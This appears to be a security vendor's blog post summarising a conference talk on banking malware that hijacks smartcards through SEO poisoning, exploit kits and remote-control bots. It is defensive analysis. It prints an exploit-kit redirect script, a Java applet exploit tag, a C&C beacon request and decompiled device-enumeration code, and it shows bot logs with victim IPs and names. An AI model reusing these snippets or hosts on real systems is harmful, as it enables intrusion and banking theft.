

Smartcard vulnerabilities in modern banking malware

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Aleksandr Matrosov and Eugene Rodionov presented their research into “Smartcard vulnerabilities in modern banking malware” at PHDays'2012.


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Last week an epic security event took place in Russia – the PHDays'2012 conference. This event started last year as the first conference in Russia for security researchers focusing on deeply technical speakers – all the videos translated into English are already online here. This year, ESET Canada's Pierre-Marc Bureau presented a workshop on “Win32/Georbot. Understanding a malware and automating its analysis”, about reverse engineering the Georbot trojan. And I and my colleague Eugene Rodionov presented the results of our research into “Smartcard vulnerabilities in modern banking malware”.

Our presentation starts with a consideration of the evolution of the Carberp family of banking malware (we already discussed this in our CARO presentation in May).

On the day before the conference I tracked blackhat SEO poisoning on the Russian Google search results page for requests relating to Eurovision 2012 in the Russian language.



The first Google search item returned is a redirect to a malicious webpage passing itself off as a legitimate site about Eurovision 2012. If a malicious JavaScript detected real user activity, the next step would be a redirection to a Nuclear Pack exploitation service.

```
<script src=
'http://216611onjrt.yandexxxx.41.cl/include.js?id=28265&seoref=&parameter=$keyword&se=$se&ur=1&HTTP_
REFERER=http://www.evrovidenie-2012.ru/&default_keyword=' type='text/javascript'>
</script>
```




```
<applet code="expl5it.AmicArray.class" archive="http://array.zucchini-unshouted-5.41.cl/images/334567830/f51bd620203a4e8f749633ee13a13fe4.jar">
<param name="ur0l0" value="Q&w&x_jLLjh@ygiiQOXOd&gXdQlgwht&YBu08i0_1_vvuYp59vq_nYDztpEqEqvjuh9nSuopvvhhDvjDvnhu_E"><param name="t" value="0"></applet>
```

Nuclear Pack uses some interesting techniques for generating unique file names with exploitation vectors to bypass crawlers – if you can't step all the way through the malicious redirection you can't track all the logic that governs name generation). All java exploits here used layered obfuscation, and used applet parameters to implement the deobfuscation flow.

The second part of our talk was about attack techniques against client-bank systems. The most interesting part of presentation was about vectors for attacks on smartcards. In 2010 we already published a blogpost – “[Dr. Zeus: the Bot in the Hat](#)” – about the manipulation of APDU commands and hidden remote channels for controlling a smartcard device. This bot is still in the wild and ESET detects this family as Win32/Spy.Ranbyus (MD5: F2744552D24F7EA31E64228EB3022830). We have found functionality for covert smartcard manipulation in the code of the latest modifications too. The current C&C (Command & Control) has changed domain, to wh1tesun.info (80.79.117.171).

```
GET /testwork/index.php?id= [REDACTED]&session=26710095364v=167782424name=botnet14mj=54mi=14pt=14b=26004dc=32 HTTP/1.0
User-Agent: Mediapartners=Google
Host: wh1tesun.info
Connection: Keep-Alive
Pragma: no-cache
```

If Win32/Spy.Ranbyus finds an active smartcard or smartcard reader device on the infected machine, the bot sends this information to the C&C with a description of the type of smartcard it finds. All malicious smartcard manipulation works at the SmartCard API level.



The user authenticates to the smartcard device, and the bot sends a signal to the C&C. After that, the smartcard can be used remotely through the C&C by means of APDU command manipulation, allowing all typical smartcard workflow using the victim's credentials.

The next interesting case involving smartcards was detected at the beginning of this year. Hodprot, the latest Carberp cybercrime group, switched to using RDPdoor v4.2.x (MD5: 0E9CCECABA272942F1A4297E42D3BA43). This modification collects information about an infected system and devices in use by means of SetupApi.

```

void *__cdecl sub_40B743(int a1)
{
    void *result; // eax@1
    void *v2; // edi@1
    int v3; // esi@2
    DWORD v4; // eax@3
    int v5; // [sp+Ch] [bp-420h]@2
    CHAR Str1; // [sp+10h] [bp-41Ch]@4
    BYTE PropertyBuffer; // [sp+210h] [bp-21Ch]@6
    struct _SP_DEVINFO_DATA DeviceInfoData; // [sp+410h] [bp-1Ch]@3

    result = j_SetupDiGetClassDevsA(0, 0, 0, 6u);
    v2 = result;
    if ( result != -1 )
    {
        v5 = 0;
        v3 = 0;
        while ( 1 )
        {
            DeviceInfoData.cbSize = 28;
            v4 = v3++;
            if ( !j_SetupDiEnumDeviceInfo(v2, v4, &DeviceInfoData) )
                break;
            if ( j_SetupDiGetDeviceInstanceIdA(v2, &DeviceInfoData, &Str1, 0x200u, 0)
                && !j__strnicmp(&Str1, "USB\\ROOT_HUB", 0xCu)
                && j_SetupDiGetDeviceRegistryPropertyA(v2, &DeviceInfoData, 7u, 0, &PropertyBuffer, 0x200u, 0)
                && !j__stricmp(&PropertyBuffer, Str2)
                && j_SetupDiGetDeviceRegistryPropertyA(v2, &DeviceInfoData, 0x16u, 0, &PropertyBuffer, 0x200u, 0) )
            {
                if ( !j__stricmp(&PropertyBuffer, Str2) )
                {
                    sub_4051FF(v2, &DeviceInfoData, 2);
                    sub_4051FF(v2, &DeviceInfoData, 1);
                    ++v5;
                }
            }
        }
        result = j_SetupDiDestroyDeviceInfoList(v2);
        if ( a1 )
            result = sub_406BB3(a1, -106, &v5, 4u);
    }
    return result;
}

```

Its activity is focused on smartcard devices used in Russian remote banking systems:

```

hLibModule = j_LoadLibraryA("setupapi.dll");
CM_Enumerate_Classes = j_GetProcAddress(hLibModule, "CM_Enumerate_Classes");
SetupDiGetClassDevsA = j_GetProcAddress(hLibModule, "SetupDiGetClassDevsA");
SetupDiGetClassDescriptionA = j_GetProcAddress(hLibModule, "SetupDiGetClassDescriptionA");
SetupDiEnumDeviceInfo = j_GetProcAddress(hLibModule, "SetupDiEnumDeviceInfo");
SetupDiGetDeviceRegistryPropertyA = j_GetProcAddress(hLibModule, "SetupDiGetDeviceRegistryPropertyA");
SetupDiDestroyDeviceInfoList = j_GetProcAddress(hLibModule, "SetupDiDestroyDeviceInfoList");
v24 = sub_40FD08(0x1CBu, 0x9D0u, &v19);
v3 = 0;
v19 = 0;
LABEL_52:
while ( 2 )
{
    v12 = v19++;
    if ( !(CM_Enumerate_Classes)(v12, &v21, 0) )
    {
        v32 = (SetupDiGetClassDevsA)(&v21, 0, 0, 2);
        if ( v32 == -1 )
            continue;
        if ( !(SetupDiGetClassDescriptionA)(&v21, &v20, 256, 0, *&String1[1016], *&String1[1020]) )
            v20 = 0;
        v23 = 0;
        while ( 1 )
        {
            v33 = 28;
            *&String1[1020] = &v33;
            v4 = v23++;
            if ( (SetupDiEnumDeviceInfo)(v32, v4) != 1 )
            {
                *&String1[1016] = v32;
                SetupDiDestroyDeviceInfoList();
                goto LABEL_52;
            }
            if ( !(SetupDiGetDeviceRegistryPropertyA)(v32, &v33, 22, 0, &v31, 8192, 0, *&String1[1020]) )
                v31 = 0;
            if ( !(SetupDiGetDeviceRegistryPropertyA)(v32, &v33, 12, 0, String1, 1024, 0) || !String1[0]
                && !(SetupDiGetDeviceRegistryPropertyA)(v32, &v33, 0, 0, String1, 1024, 0) )
                String1[0] = 0;
            if ( !j_lstrcmpiA(String1, "Rutoken Magistra") || !j_lstrcmpiA(String1, "USB Token Device") )
                break;
            if ( !j_lstrcmpiA(&v31, "UPNKEY") || !j_lstrcmpiA(String1, "UPN Key") )
            {
                v25 = 0;
                (SetupDiGetDeviceRegistryPropertyA)(v32, &v33, 11, 0, &v26, 1024, 0);
                if ( !j_lstrcmpiA(&v26, "OKB SAPR") || !j_lstrcmpiA(&v26, "Amicon") )

```

If a smartcard device is detected, the bot prepares a special description to send to the C&C:

[VendorId]:[ProductId]:[Revision]:[InfoRetrievedFromDevice]:[DeviceNameOrDescription]

Examples of the filled-in structure look like this:

0A89:0060:0102:06512119781D0E:Rutoken Magistra;

096E:0005:0290:065C62807A1C0E:USB Token Device;

0A89:0060:0102:06336059708D9E:Rutoken Magistra;

0CA6:00A0:0010:06024350706F87:USB Smart Card reader;

23A0:0002:0100:20BEA090712EC1:BIFIT ICCD Smart Card Reader;

2022:0008:1001::USB Smart Card reader;

A420:542A:0100::VPN Key;

0A89:0020:0200::Rutoken S;

RDPdoor collects a great deal of information about the infected system to facilitate the following analysis by the botmaster.

```

49.9.75 FF5k0DxqUu9NCsU07: Alive a1FF5k0DxqUu9NCsU0712:5:1:2600:3:0:256:1:32:14.3.19.1896.1172.23.157.25410KINастя
174.93.9 nZd1fMUUfUphDFyeK: Alive aInZd1fMUUfUphDFyeK12:5:1:2600:3:0:256:1:32:Service Pack 314.3.19.1701192.168.249.910KIRUItts:521User
215.80.189 PzJ1NH5XnEw5BmMk: Alive a1PzJ1NH5XnEw5BmMk12:5:1:2600:3:0:256:1:32:Service Pack 314.3.19.18121127.0.0.110KIRUItts:521Tabaev A
0.100.30 Usw4MJFKGEZuuJTRX: Alive a1Usw4MJFKGEZuuJTRX12:5:1:2600:3:0:256:1:32:Service Pack 314.3.19.18751192.168.10.10410KINAdmin
87.123.194 w1pFQlYpUJ3uMcU1K: Alive a1w1pFQlYpUJ3uMcU1K12:5:1:2600:3:0:256:1:32:Service Pack 314.3.19.12065.110.65.27.10010KINAdmin
02.247.66 HUMjkh05F00_0St8X: Alive a1HUMjkh05F00_0St8X12:5:1:2600:3:0:256:1:32:Service Pack 314.3.19.1941192.168.1.210KIRUItts:521
35.129.170 ndZ1BNMHk0dYaM3: Alive a1ndZ1BNMHk0dYaM312:5:1:2600:3:0:256:1:32:Service Pack 214.3.19.13229189.235.129.17010KINAdmin
233.212.193 wUFCkRF3Mj1kugHNK: Alive a1wUFCkRF3Mj1kugHNK12:5:1:2600:3:0:256:1:32:Service Pack 314.3.19.110241127.0.0.110KIRUItts:521Гендиректор
62.70.194 PFBMjU3Ew4UL7K: Alive a1PFBMjU3Ew4UL7K12:5:1:2600:3:0:256:1:32:Service Pack 314.3.19.120801127.0.0.110KIRUItts:521Ирина
25.247.103 ndMHEKsq01CG1bdk: Alive a1ndMHEKsq01CG1bdk12:5:1:2600:3:0:256:1:32:Service Pack 314.3.19.14701127.0.0.110KIRUItts:521Administrator
93.110.253 dZTJZMa8qk55NFe0X: Alive a1dZTJZMa8qk55NFe0X12:5:1:2600:3:0:256:1:32:Service Pack 314.3.19.1637110.85.247.2010KIPользователь
26.45.184 gpreuGhuKgl07gxdtX: Alive a1gpreuGhuKgl07gxdtX12:5:1:2600:3:0:256:1:32:Service Pack 314.3.19.1541127.0.0.110KIRUItts:521Наталья
0.115.31 nIraUOCYak47Hf8pK: Alive a1nIraUOCYak47Hf8pK12:5:1:2600:3:0:256:1:32:Service Pack 314.3.19.1941192.168.0.210KIRUItts:521Наталья
2.239.11 q0huZP2ITkuj0mM7: Alive a1q0huZP2ITkuj0mM712:5:1:2600:3:0:256:1:32:Service Pack 114.3.19.11641172.31.80.3210KIRUItts:520Пользователь
58.194.168 Upr4eKpb2EveFwQ4K: Alive a1Upr4eKpb2EveFwQ4K12:5:1:2600:3:0:256:1:32:Service Pack 314.3.19.110821127.0.0.110KIRUItts:521OFFIRUItts:521user
19.14.191 BuxuSuX5DE73njZv7: Alive a1BuxuSuX5DE73njZv712:5:1:2600:3:0:256:1:32:14.3.19.151192.168.1.1010KIOльга Николаевна
05.186.35 5MwAlLauFUjZLNPFK: Alive a15MwAlLauFUjZLNPFK12:5:1:2600:3:0:256:1:32:Service Pack 314.3.19.119641192.168.0.10210KINJuristin
36.24.126 RPHcoFGX1U45T9qjK: Alive a1RPHcoFGX1U45T9qjK12:5:1:2600:3:0:256:1:32:Service Pack 314.3.19.110631192.168.181.19010KIRUItts:521
64.219.171 Jk1KVHBR05XchDvX: Alive a1Jk1KVHBR05XchDvX12:5:1:2600:3:0:256:1:32:Service Pack 314.3.19.13291127.0.0.110KINanarchist
195.18.138 BwF0mM1k6Jei.27: Alive a1BwF0mM1k6Jei.2712:5:1:2600:3:0:256:1:32:Service Pack 114.3.19.119721192.168.1.110KIRUItts:521user
29.89.194 5UyF3KcL0kcSUkTcK: Alive a15UyF3KcL0kcSUkTcK12:5:1:2600:3:0:256:1:32:Service Pack 314.3.19.110811127.0.0.110KIRUItts:520Елена Васильевна
46.110.12 2UcDNBDeqky5kq4z3: Alive a12UcDNBDeqky5kq4z312:5:1:2600:3:0:256:1:32:Service Pack 214.3.19.119721127.0.0.110KIRUItts:521Administrator
00.245.147 1k1fU0wzX0u2nZaFX: Alive a11k1fU0wzX0u2nZaFX12:5:1:2600:3:0:256:1:32:Service Pack 314.3.19.11001127.0.0.110KIRUItts:521Admin

```

After analysis, the botmaster can send additional commands back to the bot for installing additional modules onto the infected system. If a smartcard device is detected, RDPdoor can install FabulaTech USB for Remote Desktop to implement remote control of smartcards on the infected machine.

The use of smart cards reduces the security risks of online transactions, but we see here some attacks that bypass smartcard security at the operating system API level in order to steal money.

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